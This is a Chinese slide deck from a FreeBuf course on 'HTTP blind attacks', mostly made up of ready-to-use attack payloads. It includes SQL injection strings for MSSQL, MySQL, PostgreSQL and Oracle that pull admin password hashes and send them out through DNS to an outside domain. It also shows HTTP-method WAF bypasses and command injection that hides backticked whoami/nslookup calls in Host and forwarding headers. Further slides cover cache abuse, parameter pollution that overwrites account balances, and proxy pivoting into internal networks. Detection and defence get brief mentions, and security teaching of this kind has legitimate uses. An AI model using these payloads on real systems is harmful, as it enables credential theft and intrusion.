FreeBuf 公开课

# HTTP 盲攻击的几种思路


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# 0x00前言

攻方：

传统漏洞越来越难挖

大型企业暴露的漏洞越来越少

对于目标站点没有任何思路

守方：

我有WAF还是被黑了

我不对公网开放还是被搞了

我天天内部整改漏洞还是被通报漏洞

# 0x01概要

1. HTTP 盲攻击是什么
2. 为什么需要HTTP 盲攻击
3. HTTP 盲攻击可能发生的场景
4. HTTP盲攻击的总体利用思路与检测实现思路

# HTTP 盲攻击是什么*Blind Attack , Blind Inject Everything*

Blind SqlInject (Normal ，pass)
Blind BypassWaf ( Normal，easy，let's try )
Blind Redirect(abnormal, luck is very important)
Blind CommandInject (how to inject，just don't care)
Blind PostParam (give you more, you accept it)
Blind SSRF （ bind local interface and no valid response )
Blind Xss Injection (automatic submit,can not related to request)
Blind LDAP Injection (maybe you are using ldap)
Blind xxe ( reverse connect you and get xml parse )
Blind everything everywhere ==> fuzzing...

# HTTP 盲攻击是什么*Blind Attack , Blind Inject Everything*

HTTP盲攻击，凡是***不直接***使用传统的HTTP Request、HTTP Response中的***已有数据***进行的漏洞挖掘与分析的攻击方式，都可以称为HTTP 盲攻击。

该攻击适用于一切难以发现传统意义漏洞的系统，也可用于对目标没有任何了解却希望快速发现高危漏洞，同时***不必关心直接目标到底存不存在漏洞***的一种攻击方式。

在特定情况下可以配合利用OOB方法为基础突破口可进行检测和利用漏洞的攻击方式。

课程目标：本次课程将会介绍哪些场景可以进行HTTP Blind Attack，并尽量进行初步的分类，来说明一些复杂网络环境下可能存在的安全漏洞。

# 0x02 为什么需要Blind Attack

1. 传统攻击方式已经没有漏洞可挖
2. 复杂网络环境下的分析系统和监控系统存在安全漏洞无法有效发现

# 0x02 Blind Attack Startup

1. Blind SqlInject (Nothing to say)
2. Blind Web Application Firewall bypass 绕过防护系统（变更HTTP请求方法）
3. Blind Redirect Analysis System 诱骗分析/缓存系统（变更HTTP请求URI）
4. Blind CommandInject【检测】不如都来带外数据通道（OOB）
5. Blind Outer to Internal System由外到内
6. 【检测】手工太麻烦使用自动插件（OOB）
7. Blind PostParam 调用隐藏方法（增加或变更HTTP请求参数）
8. 寻找根源（大数据寻找源IP/新域名）

# 1. 数据获取（经典的SQL注入利用）

问题： 目标存在注入，无法回显数据

解决：利用DNS或HTTP请求获取数据

目标：在无法回显的情况下获取有价值的数据信息

防护： 限制非法的外联，包括DNS的解析

# Blind SqlInject Retrieve Data (OOB)

**MSSQL**

DECLARE @host varchar(1024); SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins WHERE name='sa') +'.*s.livesina.com*'; EXEC('master..xp_dirtree "\\'+@host+'\foobar$"');

**MYSQL**

SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.*s.livesina.com*\\abc'));

**PostgreSQL:**

DROP TABLE IF EXISTS table_output; CREATE TABLE table_output(content text); CREATE OR REPLACE FUNCTION temp_function() RETURNS VOID AS $$ DECLARE exec_cmd TEXT; DECLARE query_result TEXT; BEGIN SELECT INTO query_result (SELECT passwd FROM pg_shadow WHERE usename='postgres'); exec_cmd := E'COPY table_output(content) FROM E\'\\\\\\\\\'||query_result||E'.*s.livesina.com*\\\\foobar.txt\''; EXECUTE exec_cmd; END; $$ LANGUAGE plpgsql SECURITY DEFINER; SELECT temp_function();

# Blind SqlInject Retrieve Data (OOB)

**Oracle:**

Example1:

SELECT UTL_INADDR.GET_HOST_ADDRESS('*test.y.s.livesina.com*');

Example2:

SELECT UTL_HTTP.REQUEST('http://*test.y.livesina.com*/test') FROM DUAL; Example3:

SELECT UTL_HTTP.REQUEST('http://*test.y.livesina.com*/test') FROM DUAL; Example4:

SELECT HTTPURITYPE('http://*test.y.livesina.com/test*').GETCLOB() FROM DUAL;

Example5:

SELECT DBMS_LDAP.INIT(('*test.s.livesina.com*',80) FROM DUAL;

Example6:

SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$ WHERE name='SYS')||'*.s.livesina.com*',80) FROM DUAL;

# 2. 绕过防护系统（变更HTTP请求方式）

问题： 目标存在WAF，无法SQL注入，无法命令注入

解决：变更HTTP请求方法，WAF只处理GET、POST规则，其他自动放行。

代理服务器存在方法默认映射，不认识的方法映射为GET


目标：完成SQL注入、命令执行等

防护：更新WAF机制

# Blind Web Application Firewall bypass 1

*GET* /test?id=123 HTTP/1.1 ➔ *LOL* /test?id=123 HTTP/1.1 （当然可以尝试其他字符串）
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

当把HTTP请求方法改成LOL时，再试一下。




返回200，没有拦截，看一下读到的数据。

```
                <input type="submit" name="Submit" value="Submit">
            </form>

            <pre>ID: 1' union select 123456,version()#<br>First name: admin<br>Surname: admin</pre> <pre>ID: 1' union select
123456,version()#<br>First name: 123456<br>Surname: 5.1.73</pre>

        </div>
```

# Blind Web Application Firewall bypass 2

```
POST /test HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like
      Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept:
      text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

c=d
```

# Blind Web Application Firewall bypass 2

```
POST /test.php HTTP/1.1
Host: target.com
Content-Length: 297
Pragma: no-cache
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=--------1004104974
...
Cookie: a=b
Connection: close

----------1004104974
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream



----------1004104974
Content-Disposition: form-data; name="c"

d
----------1004104974
Content-Disposition: form-data; name="submit"

Submit
----------1004104974--
```

# Blind Web Application Firewall bypass

脚本检测方式：

1>变更请求方式，对比返回差异

*2>发送Payload触发Waf拦截，对比变更请求方法前后的差异

判据：

1> 返回内容不属于黑名单内容

2> 返回内容在变更方法前后保持一致

黑名单：

设置返回黑名单，如403、405或特征字符串

# 3. 诱骗分析/缓存系统（变更HTTP请求URI）

问题： 没有思路

解决：变更HTTP请求URI，目标处理产生异常，分析异常找到攻击思路

目标：触发异常，分析攻击思路

# Blind Redirect Analysis System 1 （Change URI 1）

GET */test* HTTP/1.1 ➔ GET *test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind Redirect Analysis System 1 （Change URI 2）

GET */test* HTTP/1.1 ➔ GET *@test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind Redirect Analysis System 1 ( Change URI 2 )

GET */test* HTTP/1.1 ➔ GET *http://test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind Redirect Analysis System 1

得到的请求

Why this request ?

请求时间:
2017-09-08 06:08:52
客户端IP:
118.142.8.19:44624
Host:
xxx.dockers.pentesterlab.cntest.3343037a.userdomain.testeeyee.com
请求方法:
GET
请求路径:
/testdomain/
POSTDATA:
null
User-Agent:
Mozilla/5.0 (iPhone; CPU iPhone OS 8_1_3 like Mac OS X AppleWebKit/600.1.4 (KHTML, like
4.4.2; SCH-I959 Build/KOT49H AppleWebKit/537.36 (KHTML,like Gecko Version/4.0 Chrome
NetType/WIFI)
Cookies:
UserCookie
Referer:
https://referer.test.dockers.pentesterlab.cn/

不合理的URL拼接

发生后我们才知道的漏洞

# Blind Redirect Caching System 2

Normal Request

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn@test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind Redirect Caching System 2

Normal Request

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8

<html>
.....
<img src="*http://test.randkey1.yourloggingdomain.com/randkey2.jpg*">
.....
</html>

# Blind Redirect Caching System 2

*From xss to internal sensitive information leak*
[Step1]Attack Request: (Request to 123.123.123.123)
POST /xss.cgi HTTP/1.1
ContentLength: 62
Connection: close

*xss=<img src="http://internalserver.com/index.php/fake.jpg"/>*

[Step2]Caching Request:(Request to 10.10.1.12)
GET /index.php/fake.jpg
Host: internalserver.com *(internalserver.com ➔ 10.10.1.12)*
Connection: close

[Step3]Attack Request: (Request to 123.123.123.123)
GET /index.php/fake.jpg
Host: internalserver.com
Connection: close

*Now you get index.php ➔ Sensitive Information Leak*

# Blind Redirect 检测

脚本检测方式：

1>分别发送xss payload，带入dnslog域名和httplog1域名

2>http域名内返回的网页内容，嵌入httplog2域名并返回图片

判据：

1> dnslog或httplog1被触发，说明页面会被分析

2> httplog2触发，说明httplog1返回的内容会被解析，很有可能存在一个可以利用的cache系统

# 4. 命令注入（OOB）

不如都来OOB

所有正常存在主机名解析的地方
所有存在漏洞导致主机名解析的地方
所有能插入东西的地方
所有本来没有东西的地方
所有地方...

# Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn@test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn.test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn.`whoami`.test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔
*sina.cn.`nslookup randkey2.yourloggingdomain.com`.test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# Blind CommandInject（Change Many Things）

GET / HTTP/1.1
Host: sina.cn ➔ `whoami`.randkey.youlogdomain.com
Connection: close
Cache-Control: no-transform
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87
Safari/537.36 root@randkey.youlogdomain.com
Cookie: a=b
True-Client-IP: `whoami`.randkey.youlogdomain.com
Forwarded:
for=`whoami`.gg0qyju6tkxhwh1nyc6pazh6mxs1gq.burpcollaborator.net;by=`whoami`.gg0qyju6tkxhwh1nyc6pazh6m
xs1gq.burpcollaborator.net;host=`whoami`randkey.youlogdomain.com
From: root@randkey.youlogdomain.com
X-Real-IP: `whoami`.randkey.youlogdomain.com
X-Wap-Profile: http://randkey.youlogdomain.com/wap.xml
Client-IP: `whoami`.randkey.youlogdomain.com
Referer: http://randkey.youlogdomain.com/ref
X-Forwarded-For: `whoami`.randkey.youlogdomain.com
Contact: root@randkey.youlogdomain.com
X-Client-IP: `whoami`.randkey.youlogdomain.com
X-Originating-IP: `whoami`.randkey.youlogdomain.com
Proxy:`whoami`.randkey.youlogdomain.com
…

# Blind CommandInject（Change Many Things）

GET / HTTP/1.1
Host: sina.cn ➔ *sina.cn.`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com*
Connection: close
Cache-Control: no-transform
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 *root@randkey.youlogdomain.com*
Cookie: a=b
*True-Client-IP*: *`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com*
*Forwarded*: for=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com
;by=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com
;host=`nslookup randkey2.yourloggingdomain.com`randkey.youlogdomain.com
*From*: root@randkey.youlogdomain.com
*X-Real-IP*: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
*X-Wap-Profile*: http://randkey.youlogdomain.com/wap.xml
*Client-IP*: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
*Referer*: http://randkey.youlogdomain.com/ref
*X-Forwarded-For*: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
*Contact*: root@randkey.youlogdomain.com
*X-Client-IP*: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
*X-Originating-IP*: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
*Proxy*:`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
…

# 5. 调用隐藏方法（增加或变更HTTP请求参数）

在没有接收相应参数的地方增加参数或变更参数（参数污染）

1>隐藏的方法、接口或可选参数

2>数据自动绑定覆盖

目标：

1>调用私有接口或方法，或传入可选参数改变程序行为

2>覆盖用户数据，导致数据非法或进行精准数据操纵

参数来源：返回包参数或目标站点所有参数或常见参数

# 案例：找回密码处可接收可选参数mobile

找回密码处未传送手机号码，却可以接收可选参数mobile

# 案例：理财网站余额可被任意覆盖修改

任意覆盖数据，可用来覆盖系统账户信息，如姓名、身份证、余额等

```
HTTP/1.1 200 OK
Date: Wed, 17 May 2017 03:29:07 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: [redacted]
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: OPTION, POST, GET
Access-Control-Allow-Headers: X-Requested-With, Content-Type
X-Cache: bypass
Content-Length: 329

{"version":"3.7.2","code":"000","msg":"成功","tokenid":"[redacted]","channel":"",
Name":"sss","recipTel":"sss","detailAddress":"null@sssss","addressStatus":"1","jd_balance":"100.00"}
```

# 6. Blind Attack由外到内

寻找进入内网的突破口

目标：

1>访问内网站点

2>攻击内网系统


方法：

1> HTTP代理

2> 实现不当的负载均衡

3> 配置不当的虚拟主机

# 实现不当的Proxy



# HTTP Blind Attack 5

GET /test HTTP/1.1
Host: sina.cn ➔ *internal.sina.cn*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

# HTTP Blind Attack 5

*CONNECT* sina.cn:80 HTTP/1.1
Host: sina.cn
Proxy-Connection: keep-alive

**支持HTTPS代理方式进行TCP连接**

**发送一个正常POST请求头，然后后面跟上其他协议**

REDIS/Memcache...

Struts2

# HTTP Blind Attack 5 (How to get domain/ip)

1> 子域名探测内网域名，包括目标主域名，目标常用内网域名
2> 解析到内网的域名绑定到外网IP地址进行探测
3> 根据IP默认返回内容和绑定域名后的返回内容进行匹配识别
4> 生成结果后进行筛选

# 6. 寻找根源（大数据寻找源IP/新域名）

默认虚拟主机的证书


IDC SNI域名嗅探

censys.io

# 源IP的查找：

443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names:www.219.me

https://censys.io




tps证书

# 自动探测插件（OOB）

使用Burpsuit插件自动帮你完成请求发送和检测

支持自定义发送规则

```
# Lines starting with # are ignored
#param,u,http://%s/
#param,href,http://%s/
#param,action,http://%s/
#param,host,%s
#param,http_host,%s
#param,email,root@%s
#param,url,http://%s/
#param,load,http://%s/
#param,preview,http://%s/
#param,target,http://%s/
#param,proxy,http://%s/
#param,from,http://%s/
#param,src,http://%s/
#param,ref,http://%s/
#param,referrer,http://%s/
# %h is replaced with corresponding Host header
# Useful in cases like Host, Origin, etc.
#header,Host,%s:80@%h
header,Contact,root@%s
header,From,root@%s
header,User-Agent,Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.288
header,Referer,http://%s/ref
#header,X-Original-URL,http://%s/
```

# Collaborator everywhere(Burpsuit Plugin)

**现有工具：collaborator-everywhere（https://github.com/PortSwigger/collaborator-everywhere）**
**Rules:https://github.com/PortSwigger/collaborator-everywhere/blob/master/resources/injections**

| | |
|---|---|
| Cache-Control | no-transform |
| Contact | root@qqk44hf45ab1ky4in0jwgmwjcai69uy.burpcollaborator.net |
| X-Originating-IP | spoofed.yxzcbpmccii9r6bqu8q4nu3rjipeh26.burpcollaborator.net |
| X-Real-IP | spoofed.nvm19ek1a7gypv9fsxotlj1gh7n3gr5.burpcollaborator.net |
| X-Forwarded-For | spoofed.muk08dj096fxou8erwnski0fg6m2gq5.burpcollaborator.net |
| True-Client-IP | spoofed.ojb2xf82y84zdwxggycu9kph58b46sv.burpcollaborator.net |
| X-Wap-Profile | http://bixpw27pxv3mcjw3flbh87o44var6fv.burpcollaborator.net/wap.xml |
| X-Client-IP | spoofed.en5s15cs2y8phm16kogkdat79yfuci1.burpcollaborator.net |
| From | root@7t1l7yil8reinf7zqhmdj3z0frlnjb8.burpcollaborator.net |
| Referer | http://jd0xra2xs3yu7rrbat6p3fjcz35z4nt.burpcollaborator.net/ref |
| Forwarded | for=spoofed.wuua8nja9gf7o48or6n2ks0pggmcm0b.burpcollaborator.net;by=spoofed.wuua8nja9gf7o48or6n2 |
| Client-IP | spoofed.rfa5ti45ub029ztjc18x5nlk1b779vy.burpcollaborator.net |

Payload is not very well

# Payload Is Very Important

`nslookup randkey1.a.0.yourdomain.pub >/dev/null;whoami`.randkey2.a.0.yourdomain.pub

| 接收时间 | 域名(数据) | 请求地址 | 查看详情/删除 |
| --- | --- | --- | --- |
| 2017-09-21 00:28:51 | root.randkey2.a.0.yourdomain.pub. | 214.156.3.121:3342 | 查看详情 删除 |
| 2017-09-21 00:28:43 | randkey1.a.0.yourdomain.pub. | 214.156.3.121:28398 | 查看详情 删除 |

“Collaborator everywhere” is not enough,we need good payload

# 重要的主机头Cache-Control

Cache-Control: no-transform

**让请求能够更容易原封不动的到达原始服务器**

No transformations or conversions should be made to the resource. The Content-Encoding, Content-Range, Content-Type headers must not be modified by a proxy. A non- transparent proxy might, for example, convert between image formats in order to save cache space or to reduce the amount of traffic on a slow link. The no-transform directive disallows this.

FreeBuf 公开课

# HTTP 盲攻击的几种思路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